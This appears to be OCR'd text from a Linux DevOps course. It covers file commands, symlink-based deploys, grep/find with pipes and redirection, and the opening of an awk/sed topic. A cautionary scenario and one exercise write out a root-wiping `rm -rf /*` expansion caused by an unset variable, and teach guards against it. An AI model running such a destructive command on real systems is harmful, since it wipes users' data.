


Figure 1.2-2

5 How it works

Command	Purpose	Options worth knowing
`pwd`	Print the current directory	`-P` shows the real path with symlinks resolved
`cd DIR`	Change directory	`cd` (home), `cd -` (previous dir), `cd ..` (parent)
`ls`	List	`-l` long, `-a` include dotfiles, `-h` human sizes, `-t` newest first, `-S` biggest first, `-R` recursive, `-d` the directory itself
`mkdir`	Make directory	`-p` create parents and do not fail if it exists, `-v` verbose
`touch`	Create empty file or update timestamp	`-c` do not create
`cp`	Copy	`-r` recursive, `-a` archive (keeps permissions, ownership, timestamps, symlinks), `-i` ask before overwrite, `-n` never overwrite, `-v` verbose
`mv`	Move or rename	`-i`, `-n`, `-v`; works the same for files and directories

Command	Purpose	Options worth knowing
`rm`	Delete	`-r` recursive, `-f` no prompts, `-i` ask, `-v` verbose. `rmdir` removes only *empty* directories
`ln -s TARGET LINK`	Symbolic link	`-f` replace an existing link, `-n` treat an existing link-to-dir as a file

Concepts to keep straight:

- **Hidden files** start with a dot (`.env` , `.ssh`). `ls` hides them; `ls -a` shows them. `*` does *not* match them.
- **Globs** (done by the shell): `*` any string, `?` one character, `[abc]` one of a set, `{a,b}` brace expansion (`cp app.conf{,.bak}` becomes `cp app.conf app.conf.bak`).
- **Quoting:** names with spaces need quotes (`"my file.txt"`). Always quote variables: `"$DIR"` .
- **Trailing slash:** `cp -r src dst` vs `cp -r src/ dst` : with GNU `cp` both create `dst/src` if `dst` exists; `rsync` (topic 5) treats the trailing slash very differently. Do not assume the habit transfers between tools.
- **Hard link vs symlink:** a symlink is a small file that stores a path; a hard link is a second name for the same inode. Deployment tooling uses symlinks.
- **Atomic switch:** `ln -sfn releases/NEW current` replaces the link in one step; `rm current && ln -s ...` leaves a moment where `current` does not exist.

6 Step-by-step guide

Prerequisites: any Linux shell. Safe sandbox: `docker run -it --rm ubuntu:24.04 bash` , a VM, WSL2 or a cheap VPS. Everything below happens inside a scratch directory, so nothing important can be damaged.

1. **Where am I, and what is here?**

```bash
pwd
cd ~
mkdir -p lab && cd lab
pwd
ls -la
```

`pwd` prints something like `/home/deploy/lab` ; the directory is empty apart from `.` (this directory) and `..` (parent).

2. **Build a project skeleton in one command.**

```bash
mkdir -pv shop-api/{src,config,logs}
touch shop-api/src/{app.js,db.js} shop-api/package.json
ls -R shop-api
```

Expected output (order may differ slightly):

```
shop-api:
config  logs  package.json  src

shop-api/config:

shop-api/logs:

shop-api/src:
app.js  db.js
```

3. **Read a long listing.**

```bash
ls -lah shop-api
```

Output is similar to:

```
total 24K
drwxr-xr-x 5 deploy deploy 4.0K Oct  8 20:26 .
drwxr-xr-x 3 deploy deploy 4.0K Oct  8 20:26 ..
drwxr-xr-x 2 deploy deploy 4.0K Oct  8 20:26 config
drwxr-xr-x 2 deploy deploy 4.0K Oct  8 20:26 logs
-rw-r--r-- 1 deploy deploy    0 Oct  8 20:26 package.json
drwxr-xr-x 2 deploy deploy 4.0K Oct  8 20:26 src
```

Columns: type and permissions, link count, owner, group, size, modified time, name. A leading `d` means directory, `l` symlink, `-` regular file. (Permissions are topic 6.)

4. **Copy safely: back up before you change.**

```bash
cp -a shop-api shop-api.bak        # -a keeps permissions, timestamps, symlinks
cp -v shop-api/package.json shop-api/package.json.orig
cp shop-api/package.json{,.$(date +%F)}   # brace expansion plus command substitution
ls shop-api
```

Look for `package.json.orig` and `package.json.2026-10-08` (your date will differ).

5. **Move and rename (the same command).**

```bash
mv shop-api/src/db.js shop-api/src/database.js       # rename
mv shop-api/package.json.orig /tmp/                  # move to another directory
mv -n shop-api/src/app.js shop-api/src/database.js   # -n: refuses to overwrite
```

The last command prints nothing and does not clobber `database.js`. Without `-n` it would silently replace it.

6. **Navigate fast.**

```bash
cd shop-api/src
cd ../config      # relative: up one level, down into config
cd -              # back to shop-api/src (the shell prints the path)
cd                # home
```

Press Tab to complete names; press it twice to list candidates.

7. **Delete with a seatbelt.**

```bash
cd ~/lab
rmdir shop-api                 # fails: Directory not empty (a safe default)
rm -ri shop-api.bak            # asks about every file; answer y
ls -d shop-api.bak/ 2>&1 | head -1
```

`rmdir` only deletes empty directories, which is exactly why it is safe. After step 7 the second command prints `ls: cannot access 'shop-api.bak/': No such file or directory`. **Habit:** before any `rm -r`, run the same pattern with `ls` first. If `ls $PATTERN` lists what you expect, replace `ls` with `rm -r`.

8. **Do a symlink-based release flip (the Capistrano pattern).**

```bash
mkdir -p app/releases/v1 app/releases/v2
echo "version 1" > app/releases/v1/VERSION
echo "version 2" > app/releases/v2/VERSION
ln -sfn releases/v1 app/current
cat app/current/VERSION          # version 1
ln -sfn releases/v2 app/current  # the "deploy"
cat app/current/VERSION          # version 2
ln -sfn releases/v1 app/current  # the "rollback"
ls -l app/current
```

The final listing shows `app/current → releases/v1`. Note the link target is relative to the directory the link lives in.

7 Real-world scenario

(Illustrative.) A teammate runs a cleanup script on the `shop-api` host: `rm -rf $RELEASE_DIR/*` to purge old releases. The variable was never set in the cron environment, so the shell expanded the command to `rm -rf /*`. Because the cron job ran as root, uploaded product images and the `.env` file under `/` were gone before the filesystem errors stopped it. The team restored from the previous night's backup and lost about a day of uploads.

Investigation took ten minutes because the script logged its own commands. The fix was threefold: start scripts with `set -euo pipefail` (so an unset variable is an error), use `"${RELEASE_DIR:?must be set}"` to abort on empty values, and replace the global delete with `find "$RELEASE_DIR" -mindepth 1 -maxdepth 1 -mtime +30 -print` (dry run first, then `-exec rm -rf {} +`). GNU `rm` also refuses `rm -rf /` by default (`--preserve-root`), but `/*` is not protected. **Lesson:** destructive commands need guards, dry runs and least privilege; "it worked in my shell" is not enough.

8 Common mistakes and best practices

Don't

- Run `rm -rf` with unquoted or possibly-empty variables, or as root when a normal user would do.
- Use `cp -r` when you want an exact backup of permissions and ownership; use `cp -a` (or `rsync -a`).
- Assume `mv` across disks is atomic or instant; large moves between volumes can leave a half-moved tree if interrupted.
- Put spaces in file names on servers, or rely on `ls` output in scripts (use globs or `find`).
- Delete a log file that a running process holds open (see topic 1): truncate it instead with `: > file`.

Do

- Use `mkdir -p`, `cp -n` / `mv -n` and `-v` in scripts so reruns are safe and visible.
- Preview with `ls` or `echo` before destructive globs; add `-i` while learning.
- Use absolute paths in scripts, cron and systemd units (working directory there is not your shell's).

- Make deploys atomic with a symlink flip and keep the last few releases for quick rollback.
- Back up a config before editing it: `sudo cp -a /etc/nginx/nginx.conf{,.bak}`.

9 Tasks

- [ ] **T1 — Build and explore a tree** *(≈20 min, beginner)*
  - **Goal:** use `mkdir`, `touch`, `ls` and `cd` fluently.
  - **Steps:**
    1. Create `~/lab/shop-api/{src,config,logs,tests}` with one command.
    2. Create `app.js`, `db.js` and `routes.js` in `src`, and `.env.example` in `config`.
    3. Show hidden files with `ls -la shop-api/config`, then show the whole tree with `ls -R`.
  - **Done when:** `ls -la shop-api/config` lists `.env.example` and `ls -R shop-api` shows all four subdirectories.
- [ ] **T2 — Copy, rename, move** *(≈25 min, beginner)*
  - **Goal:** back up and reorganize without losing data.
  - **Steps:**
    1. `cp -a ~/lab/shop-api ~/lab/shop-api.bak`.
    2. Rename `routes.js` to `router.js` and move `db.js` into a new directory `src/lib/`.
    3. Run `diff -r shop-api shop-api.bak` and read the output.
  - **Done when:** `diff -r` reports exactly the rename and the move, and the backup is unchanged.
- [ ] **T3 — Atomic release and rollback** *(≈30 min, intermediate)*
  - **Goal:** implement the symlink deployment pattern.
  - **Steps:**
    1. Create `~/lab/app/releases/{r1,r2,r3}`, each with a `VERSION` file containing its name.
    2. Point `~/lab/app/current` at `r1`, flip to `r3`, then roll back to `r1` using only `ln -sfn`.
    3. After each flip run `readlink ~/lab/app/current` and `cat ~/lab/app/current/VERSION`.
  - **Done when:** the three `readlink` outputs read `releases/r1`, `releases/r3`, `releases/r1`.

- [ ] **T4 — Break it: the empty-variable trap** *(≈30 min, intermediate)*
  - **Goal:** see why unquoted variables are dangerous, safely.
  - **Steps:**
    1. In `~/lab/trap` create `a.txt b.txt` and write `unset DIR; echo rm -rf $DIR/*` — note the command is *echoed*, not run.
    2. Observe the printed `rm -rf /bin /boot ...` expansion (still only `echo`!), then fix it with `echo rm -rf "${DIR:?DIR is not set}"/*`.
    3. Run the fixed version and read the error.
  - **Done when:** the fixed command stops with `DIR is not set` and you can explain why the first form expands to the root directory. Never run the unguarded `rm` for real.

- [ ] **T5 — Automate a safe cleanup** *(≈45 min, intermediate)*
  - **Goal:** write a script that keeps only the newest 3 release directories.
  - **Steps:**
    1. Create ten directories `rel-01` to `rel-10` under `~/lab/releases` (use a `for` loop or brace expansion).
    2. Write `prune.sh` using `set -euo pipefail`, `ls -1dt` (newest first), `tail -n +4` and a dry-run mode that only prints what would be removed.
    3. Run it in dry-run mode, then for real.
  - **Done when:** exactly three release directories remain and the dry run printed the seven it would remove.

- [ ] **T6 — Prove it: navigate blind** *(≈30 min, advanced)*
  - **Goal:** demonstrate speed and safety without a guide.
  - **Steps:**
    1. In a fresh shell, create the full Capistrano layout (`releases`, `shared`, `current`) for `shop-api` with at most 4 commands.
    2. Deploy two fake releases and roll back.
    3. Explain aloud (or in writing) why `ln -sfn` is safer than `rm` followed by `ln -s`, and why `cp -a` beats `cp -r` for backups.
  - **Done when:** the layout exists, rollback works, and your explanation mentions atomicity and preserved metadata.

10 Self-check questions

1. What is the difference between an absolute and a relative path, and which should a cron job use?
2. Who expands `*.log`: `rm` or the shell? Why does that matter?
3. Why is renaming a file on the same filesystem instant, while moving it to another disk is slow?
4. What does `cd -` do and what does `cp -a` preserve that `cp -r` may not?
5. How can a symlink flip give you instant rollback?

ANSWERS

1. Absolute paths start with `/`; relative ones start at the current working directory. Cron and systemd do not start in your shell's directory, so use absolute paths.
2. The shell, before `rm` runs. A glob or an empty variable can change which files the command receives, so quoting and previews matter.
3. A same-filesystem move only rewrites a directory entry (`rename`). Across filesystems the data must be copied and the original deleted.
4. `cd -` returns to the previous directory. `cp -a` preserves permissions, ownership (as root), timestamps and symlinks, and copies recursively.
5. Each release is kept in its own directory; "current" is a link. Re-pointing the link takes one atomic operation, so switching back to the old release is just as fast.

11 Further reading

- `man ls`, `man cp`, `man mv`, `man rm`, `man ln` — short and complete.
- GNU Coreutils manual (gnu.org/software/coreutils) — the reference for every command in this topic.
- *The Linux Command Line* by William Shotts (free online) — chapters on navigation and manipulating files.
- Capistrano documentation (capistranorb.com) — the origin of the `releases/` + `current` layout.
- See also: Linux Filesystem Hierarchy §1.1 and Rollback §5.7.

LAB NOTES What I ran, what I saw, what it means

1.3 Viewing and Searching Text

Topic 3 of 13 | ~4 hours | Difficulty: Beginner

1 What it is

On Linux almost everything an operator cares about is **text**: configuration files, logs, command output, process lists, even kernel statistics in `/proc`. A small toolbox reads that text (`cat`, `less`, `head`, `tail`), searches it (`grep` for *contents*, `find` for *files*), and connects the tools together.

The connection mechanism is the real idea. Every program starts with three streams: **stdin** (input), **stdout** (normal output) and **stderr** (errors). A **pipe** (`|`) connects one program's stdout to the next program's stdin; **redirection** (`>`, `>>`, `<`, `2>`) connects streams to files. Small single-purpose tools plus pipes become a query language for your servers, which is the "Unix philosophy".

2 Why it matters in DevOps

- **Incidents are text searches.** "Show me every 5xx from the last ten minutes, grouped by endpoint" is a one-line pipeline.
- **No fancy tooling on the box.** Production hosts, containers and rescue shells often have only coreutils, `grep` and `find`. Dashboards and log platforms are great, until they are down or the host is the thing that is broken.
- **Automation glue.** CI steps, deploy scripts and health checks are made of `grep -q`, `find ... -mtime`, exit codes and redirections.
- **Mistakes are quiet.** Wrong redirection (`>` instead of `>>`) overwrites a log; discarding stderr hides the real error.

3 Real-world system example

Nginx and the access log. Nginx writes one line per request to `/var/log/nginx/access.log` in a documented format (the "combined" log format by default). Operators and SRE teams routinely answer production questions directly from that file with `grep`, `cut`, `sort` and

`uniq` before a metrics pipeline is even consulted. The same is true for PostgreSQL (`/var/log/postgresql/`), `sshd` authentication failures (`/var/log/auth.log` on Debian/Ubuntu) and Kubernetes node logs under `/var/log/pods/`.

Log shippers such as Fluent Bit and Promtail (for Grafana Loki) work the way you will in this topic: they tail files, parse lines and forward them. Understanding `tail -F`, file rotation and line-oriented text makes those tools make sense. Every command in this topic runs on the Nginx access-log format shown in the guide below.

4 Diagram

A pipeline: each program does one job; the kernel connects them with in-memory pipes.




Figure 1.3-1

The three standard streams and where redirection attaches:




Figure 1.3-2

5 How it works

Viewing

Command	What it does
`cat FILE`	Print a whole file (also joins files: `cat a b > c`)
`less FILE`	Pager: `/text` search, `n` / `N` next/previous, `G` end, `g` start, `F` follow, `q` quit
`head -n 20 FILE`, `tail -n 20 FILE`	First / last lines
`tail -f FILE` / `tail -F FILE`	Follow growth; `-F` also survives log rotation
`wc -l FILE`	Count lines
`cut -d' ' -f1,7 FILE`	Extract delimited columns
`sort`, `uniq -c`, `sort -rn`	Order lines, count duplicates (`uniq` needs sorted input), rank by number

Searching contents: `grep` (also `egrep` is just `grep -E`)

Option	Meaning
`-i`	Ignore case
`-n`	Show line numbers
`-v`	Invert (lines that do *not* match)
`-c`	Count matching lines
`-r`, `--include='*.conf'`	Recurse into directories; filter by file name
`-E`	Extended regex: `a|b` becomes `a|b`, `+`, `?`, `{n,m}`
`-F`	Fixed string, no regex (also faster, safer for `(` or `.`)
`-w`	Match whole words
`-A N`, `-B N`, `-C N`	N lines of context after, before, around
`-o`	Print only the matching part
`-l`, `-L`	Only file names with / without matches
`-q`	Quiet; only the exit code (0 found, 1 not found), perfect for `if`

Searching files: `find`

```
find WHERE  TESTS  ACTION
find /var/log -type f -name '*.log' -mtime +7 -size +100M -print
```

Tests: `-name` (case-sensitive glob; `-iname` ignores case), `-type f|d|l`, `-mtime +7` (older than 7 days), `-mmin -10` (changed in the last 10 min), `-size +100M`, `-user`, `-perm`. Actions: `-print` (default), `-delete`, `-exec CMD {} \;` (once per file) or `-exec CMD {} +` (batched). For unusual names use `-print0 | xargs -0 CMD`.

Redirection and pipes

Syntax	Effect
`cmd > file`	stdout to file, **truncating** it
`cmd >> file`	append
`cmd 2> err.txt`	stderr only to a file
`cmd > all.txt 2>&1`	both streams to one file (order matters: redirect stdout first, then point stderr at it)
`cmd &> all.txt`	bash shorthand for the line above

Syntax	Effect
`cmd > /dev/null 2>&1`	discard everything (use sparingly)
`cmd < file`	read stdin from a file
`cmd1 | cmd2`	pipe stdout of 1 into stdin of 2
`cmd | tee file`	write to screen **and** file; `tee -a` appends; the standard way to write a root-owned file: `echo x | sudo tee /etc/f`
`<<'EOF' ... EOF`	here-document: feed a block of text as stdin (quoted `'EOF'` prevents `$` expansion)

A pipeline's exit code is the last command's, unless you use `set -o pipefail` in scripts.

6 Step-by-step guide

Prerequisites: bash on any Linux. We create a realistic sample so you do not need a web server yet.

1. **Create sample logs** (Nginx combined format and an application log).

```bash
mkdir -p ~/lab/logs && cd ~/lab/logs
cat > access.log <<'EOF'
203.0.113.10 - - [08/Oct/2026:10:15:01 +0000] "GET /api/products HTTP/1.1" 200 1532 "-
  " "curl/8.5.0"
203.0.113.10 - - [08/Oct/2026:10:15:02 +0000] "GET /api/products/42 HTTP/1.1" 200 410
  "-" "curl/8.5.0"
198.51.100.7 - - [08/Oct/2026:10:15:09 +0000] "POST /api/orders HTTP/1.1" 201 87 "-"
  "Mozilla/5.0"
198.51.100.7 - - [08/Oct/2026:10:15:11 +0000] "POST /api/orders HTTP/1.1" 500 52 "-"
  "Mozilla/5.0"
192.0.2.55 - - [08/Oct/2026:10:15:15 +0000] "GET /api/orders/9 HTTP/1.1" 404 33 "-"
  "Mozilla/5.0"
192.0.2.55 - - [08/Oct/2026:10:15:20 +0000] "GET /healthz HTTP/1.1" 200 2 "-" "kube-
  probe/1.30"
198.51.100.7 - - [08/Oct/2026:10:16:01 +0000] "POST /api/orders HTTP/1.1" 502 157 "-"
  "Mozilla/5.0"
EOF
cat > app.log <<'EOF'
2026-10-08T10:15:01Z INFO  server listening on :3000
2026-10-08T10:15:09Z INFO  order created id=1001
2026-10-08T10:15:11Z ERROR db: connection refused (127.0.0.1:5432)
2026-10-08T10:15:12Z WARN  retrying in 2s
2026-10-08T10:16:01Z ERROR db: timeout after 5000ms
EOF
wc -l *.log
```

Expected: `7 access.log`, `5 app.log`, `12 total`.

2. **Look at files three ways.**

```bash
cat app.log            # whole file
head -n 2 app.log      # first 2 lines
less access.log        # inside less: type /POST then Enter, n for next match, q to
  quit
```

3. **Search for text with `grep`.**

```bash
grep ERROR app.log
grep -n -i error app.log          # line numbers, case-insensitive
grep -c ERROR app.log             # prints: 2
grep -v INFO app.log              # everything except INFO lines
grep -E 'ERROR|WARN' app.log      # either word
grep -F '(127.0.0.1' app.log      # fixed string; no regex surprises from "("
grep -B1 -A1 'connection refused' app.log   # one line of context each side
```

`grep ERROR` prints the two ERROR lines at 10:15:11 and 10:16:01.

4. **Find server errors in the access log, then summarize them.**

```bash
grep -E '" 5[0-9]{2} ' access.log
awk '{print $9}' access.log | sort | uniq -c | sort -rn      # status code histogram
cut -d' ' -f1 access.log | sort | uniq -c | sort -nr | head -3   # top client IPs
```

Output of the histogram is:

```
      3 200
      1 502
      1 500
      1 404
      1 201
```

(`awk` is the subject of the next topic; here it only prints the 9th column.) `uniq` only collapses *adjacent* duplicates, which is why `sort` always comes first.

5. **Use redirection correctly.**

```bash
ls /nonexistent > out.txt 2> err.txt      # error goes to err.txt, out.txt is empty
cat err.txt
(echo start; ls /nonexistent) > both.txt 2>&1
cat both.txt
grep ERROR app.log | tee errors.txt | wc -l   # saves AND counts: prints 2
echo "extra" >> errors.txt                    # append, never overwrites
```

6. **Find files with `find`.**

```bash
mkdir -p srv/logs && touch srv/logs/a.log srv/logs/b.log
touch -d '40 days ago' srv/logs/a.log
find srv -type f -name '*.log'                 # all logs
find srv -type f -name '*.log' -mtime +30      # older than 30 days → srv/logs/a.log
find srv -type f -name '*.log' -mtime +30 -print -exec ls -l {} +
```

Always run the `-print` version first. Only when the list is right replace it with `-delete` (`find srv -name '*.log' -mtime +30 -delete`).

7. **Combine `find` and `grep` to search a codebase or `/etc`.**

```bash
grep -rn 'listen' /etc/nginx/ 2>/dev/null          # after Nginx is installed
  (capstone)
grep -rIl --exclude-dir=node_modules 'TODO' ~/lab  # -I skips binary files
find . -type f -name '*.log' -print0 | xargs -0 grep -l ERROR
```

8. **Watch a log live, like on-call.**

```bash
tail -F app.log &              # follow in the background
echo "2026-10-08T10:20:00Z ERROR payment: card declined" >> app.log
kill %1                        # stop the background tail
```

`tail -F` immediately prints the new line. Use `tail -F` rather than `-f` for logs that get rotated.

7 Real-world scenario

(Illustrative.) At 02:10 the pager fires: checkout error rate has crossed 5%. The on-call engineer SSHes into a `shop-api` host and runs:

```bash
sudo grep -E '" 5[0-9]{2} ' /var/log/nginx/access.log | awk '{print $7}' | sort | uniq -c
  | sort -rn | head
```

Nearly every error is `POST /api/orders`. `grep -B2 'ERROR' /var/log/shop-api/app.log | tail -20` shows `db: connection refused (127.0.0.1:5432)` at the same minute the errors began. `systemctl status postgresql` (a later topic) shows PostgreSQL was restarted by an unattended upgrade. The database is back, the API's retry logic recovers, and the engineer adds a follow-up: schedule upgrades in a maintenance window and alert on "connection refused". **Lesson:** three commands narrowed a vague alert to a single endpoint and a single dependency in under two minutes.

8 Common mistakes and best practices

Don't

- Use `>` when you meant `>>`: `echo x > /var/log/app.log` destroys the log's previous content.
- Write `cmd 2>&1 > file` (stderr still goes to the terminal) when you mean `cmd > file 2>&1`.
- Use `cat file | grep x` in scripts when `grep x file` does the same without an extra process (fine interactively).
- Pipe a file onto itself (`sort f > f`) — the shell truncates `f` before `sort` reads it; use a temp file or `sort -o f f`.
- Run `find ... -delete` or `-exec rm` before looking at the plain `-print` output.
- Pass untrusted file names to `xargs` without `-print0` / `-0`.

Do

- Learn `less` (`/`, `n`, `G`, `F`): it handles multi-gigabyte files without loading them whole.
- Quote regexes with single quotes so the shell does not expand `*`, `$` or `|` first.
- Use `grep -q` plus the exit code in scripts: `if grep -q 'ready' status.txt; then ...`.
- Use `set -o pipefail` in scripts so a failing first command is not hidden by a successful last one.
- Keep a personal "incident one-liner" cheat sheet (top URLs, top IPs, errors per minute).

9 Tasks

- [ ] **T1 — Build the sample logs and answer five questions** *(≈30 min, beginner)*
  - **Goal:** use `grep`, `wc`, `head`, `tail` on realistic data.
  - **Steps:**
    1. Create `access.log` and `app.log` as in step 1 of the guide.
    2. Answer: how many requests? how many were `POST`? how many returned 5xx? what was the first and last timestamp? which IP made the most requests?
    3. Write each answer next to the command that produced it.
  - **Done when:** every answer is backed by a command and the counts are 7, 3, 2 (500 and 502), `10:15:01` / `10:16:01`, `198.51.100.7`.

- [ ] **T2 — Navigate a big file with `less`** *(≈20 min, beginner)*
  - **Goal:** read a large file without `cat`.
  - **Steps:**
    1. Generate 100,000 lines: `seq 1 100000 | sed 's/^/line /' > big.txt`.
    2. Open with `less big.txt`; jump to the end (`G`), to line 5000 (`5000g`), search for `line 99999` (`/line 99999`).
    3. Press `F` to follow, then `Ctrl`+`C` and `q`.
  - **Done when:** you can reach any line in under 10 seconds using only keyboard commands.

- [ ] **T3 — Redirection drill** *(≈30 min, intermediate)*
  - **Goal:** control stdout and stderr independently.
  - **Steps:**
    1. Run `ls /etc/hostname /nonexistent` four times, sending (a) nothing to the terminal, (b) only errors to `e.txt`, (c) only output to `o.txt`, (d) both to `all.txt`.
    2. Show `wc -l` of each file.
    3. Demonstrate the `2>&1 > file` ordering bug and explain why stderr still prints.
  - **Done when:** the four files have the expected contents and you can explain the ordering rule in one sentence.

- [ ] **T4 — Find and clean old files safely** *(≈40 min, intermediate)*
  - **Goal:** write a dry-run-first cleanup.
  - **Steps:**
    1. Create 20 files with random ages (`touch -d "$((RANDOM % 60)) days ago" f$i.log`).

2. Print files older than 30 days with `find`, count them with `wc -l`, then delete only those with `-delete`.
3. Verify the remaining files are all newer than 30 days with `find . -mtime +30 | wc -l` (must print 0).

- **Done when:** the final count is 0 and the dry-run list matched what was deleted.

☐ **T5 — Break it: the self-overwrite and the missing sort** *(≈30 min, intermediate)*

- **Goal:** hit two classic mistakes in a safe place.
- **Steps:**
  1. Run `sort names.txt > names.txt` on a copy and observe that the file is empty. Fix it with `sort -o`.
  2. Run `cut -d' ' -f1 access.log | uniq -c` without `sort` and compare with the correct pipeline.
- **Done when:** you can explain, for both cases, what the shell or `uniq` did and show the corrected command.

☐ **T6 — Prove it: build an incident one-liner kit** *(≈45 min, advanced)*

- **Goal:** answer production questions from a log with no help.
- **Steps:**
  1. Without looking at the guide, write one-liners for: top 5 URLs, top 5 client IPs, 5xx count, requests per minute (hint: `cut -c14-18` or `awk`), and all lines for one IP with 2 lines of context.
  2. Run them on a log you generate with at least 1,000 lines (a loop with `$RANDOM` is fine).
  3. Explain each pipeline stage to a colleague.
- **Done when:** all five commands return correct, verified results and you can describe what each pipe stage does.

10 Self-check questions

1. What is the difference between `>` and `>>`, and between `|` and `>`?
2. Why must you `sort` before `uniq -c`?
3. What does `cmd > file 2>&1` do, and how is `cmd 2>&1 > file` different?
4. When would you use `grep -F`, `grep -q` and `tail -F`?
5. Why is `find ... -print0 | xargs -0` safer than `find ... | xargs`?

ANSWERS

1. `>` truncates and writes a file, `>>` appends. A pipe connects a program's stdout to another program's stdin; `>` connects it to a file.
2. `uniq` only merges adjacent identical lines; sorting brings duplicates next to each other.
3. The first sends stdout to the file and then points stderr at the same place. In the second, stderr is duplicated to the terminal *before* stdout is redirected, so errors still show on screen.
4. `-F` for literal text with regex characters, `-q` for exit-code-only checks in scripts, `tail -F` for following a log that gets rotated.
5. It separates names with NUL bytes, so spaces and newlines in file names cannot split one name into several arguments.

11 Further reading

- `man grep`, `man find`, `man bash` (sections "Redirection" and "Pipelines").
- GNU Grep manual and GNU Findutils manual (gnu.org/software) — complete option references.
- *The Linux Command Line* by William Shotts (free online) — chapters on redirection, pipelines and searching.
- *Nginx* documentation on the `log_format` directive (nginx.org/en/docs) for the exact access-log fields.
- See also: awk and sed §1.4, systemctl and journalctl §1.11 and Observability §0.10.

1.4 Text Processing with awk and sed

Topic 4 of 13 | ~4 hours | Difficulty: Intermediate

1 What it is

`grep` finds lines. `awk` and `sed` *change* and *calculate over* them.

`sed` (stream editor) reads text line by line and applies editing commands: substitute (`s/old/new/`), delete (`d`), print selected lines (`-n '2,5p'`). It is what you reach for to patch a config value in a script or to rewrite a stream on the fly. `awk` (named after its authors Aho, Weinberger and Kernighan) is a small programming language built around one idea: split every line into **fields** (`$1`, `$2` … `$NF`) and run `pattern { action }` rules on each line. It can filter, sum, group, count and reformat — a tiny report generator in one line.

Both read stdin or files, write stdout, and slot into pipelines (topic 3). They are installed on every Linux system, including the stripped-down images used in containers.

2 Why it matters in DevOps

- **Log analysis without tools:** latency per endpoint, bytes per client, errors per minute straight from raw logs.
- **Config patching in automation:** changing `DB_HOST=` in an env file during a deploy, commenting a line out in `sshd_config`, stripping comments from a file before diffing it.
- **Glue between commands:** `ps`, `df`, `kubectl` and `docker` print columns; `awk '{print $2}'` extracts the one you need.
- **Portability:** an `awk` / `sed` one-liner works on a minimal container image, a bastion host and an old server alike.

3 Real-world system example

Nginx / Apache access logs and ad-hoc SRE analysis. Both servers write whitespace-delimited access logs in well-known formats, which is why decades of operations runbooks contain `awk` one-liners such as "sum column 10 (bytes sent) by IP" or "count status codes in col-

umn 9". Even when teams run Grafana Loki or an ELK stack, the same field logic exists inside their query languages (LogQL's `line_format`, `json` / `logfmt` parsers). Learning to split a line into fields is the transferable skill.

`sed` is just as pervasive in packaging and provisioning: Debian/Ubuntu package maintainer scripts, Dockerfiles and cloud-init user-data scripts commonly use `sed -i` to flip a setting in a shipped default config file such as `sshd_config` or `postgresql.conf`. (Configuration management tools in Level 0 exist largely to replace fragile `sed` edits with idempotent, declarative ones; see Configuration Management §0.4.)

4 Diagram

awk's execution model: one program, three kinds of blocks.

